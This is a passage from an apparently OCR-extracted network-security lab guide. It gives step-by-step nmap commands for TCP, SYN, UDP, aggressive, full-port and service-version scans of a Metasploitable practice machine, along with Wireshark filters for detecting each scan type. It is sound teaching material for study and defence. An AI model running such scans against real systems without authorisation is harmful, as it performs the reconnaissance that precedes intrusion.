
Task 4: nmap Full scan	
1	Open Terminal or Command Prompt(Remember to note down the time taken for the scan)
2	`nmap -sT -p 22,24 <Metasploitable_IP> --packet-trace`




3	Analyze with Wireshark (Capture packets using the same filter as in Task 1)




Task 5: nmap UDP scan	
1	Open Terminal or Command Prompt(Remember to note down the time taken for the scan)
2	`nmap -sU -p 53,54 <Metasploitable_IP> --packet-trace`




3	Analyze with Wireshark (Capture packets using the same filter as in Task 1)



Task 6: nmap Aggressive scan	
1	Open Terminal or Command Prompt(Remember to note down the time taken for the scan)
2	`nmap -A <Metasploitable_IP> --packet-trace`




3	Analyze with Wireshark (Capture packets using the same filter as in Task 1)




Task 7: Wireshark Filter	
1	Open Terminal or Command Prompt, run the following command (make sure wireshark has already starting to capture packets)

2	`nmap -sT -p 22,24 <Metasploitable_IP>`
	`nmap -sS -p 22,24 <Metasploitable_IP>`
	`nmap -sU -p 53,54 <Metasploitable_IP>`




3	Analyze with Wireshark (Capture packets using the same filter as in Task 1). Identify the packet pattern for each scan type.
4	Apply this filter (-sT detection) **Note: You can create filter and colurize the filter rule** `tcp.flags.syn==1 and tcp.flags.ack==0 and tcp.window_size > 1024` • The SYN flag is set (indicating the start of a connection). • The ACK flag is not set (indicating an initial connection request). • The TCP window size is greater than 1024 bytes.




5 Apply this filter (-sT detection) Note: **You can add custom column for Destination Port.**

```
tcp.flags.syn==1 and tcp.flags.ack==0 and tcp.window_size <= 1024
```

- The SYN flag is set (indicating the start of a connection).
- The ACK flag is not set (indicating an initial connection request).
- The TCP window size is less than or equal to 1024 bytes.




6	Apply this filter (-sU detection) Note: **You can add custom column for Destination Port.** `icmp.type==3 and icmp.code==3` **Characteristics:** • Doesn't require a handshake process • No prompt for open ports • ICMP error message for close ports • Usually conducted with nmap -sU command. • ICMP type is 3 (Destination Unreachable). • ICMP code is 3 (Port Unreachable).
	
7	Back to slide

Lab Exercise 3: Service Scan Techniques


Objective:
The objective of this lab exercise is to provide participants with hands-on experience in using Nmap for service version detection on a Metasploitable machine. Participants will explore various Nmap options and interpret results to identify running services and their versions.

Prerequisites:
• Metasploitable machine set up and running. • Nmap installed on the host machine.


Task 1: Service Scan	
1	Conduct a full port scan to identify all open ports on the target machine. `nmap -p- <Metasploitable_IP>`




2	Perform service version detection to identify running services and their versions. **(Note time taken to finish the scan)** `nmap -sV -p- <Metasploitable_IP>`



3	Conduct a comprehensive service version detection scan on the identified host(s). `nmap -sV -p- --version-intensity 9 <Metasploitable_IP>`




4	Run the following commands
	`nmap -p- --open -oN full_port_scan.txt <Metasploitable_IP>`
	
	`grep ^[0-9] full_port_scan.txt | cut -d '/' -f 1 | tr '\n' ',' | sed 's/,$//'`
	
	`nmap -sV -p <ports> <Metasploitable_IP>`



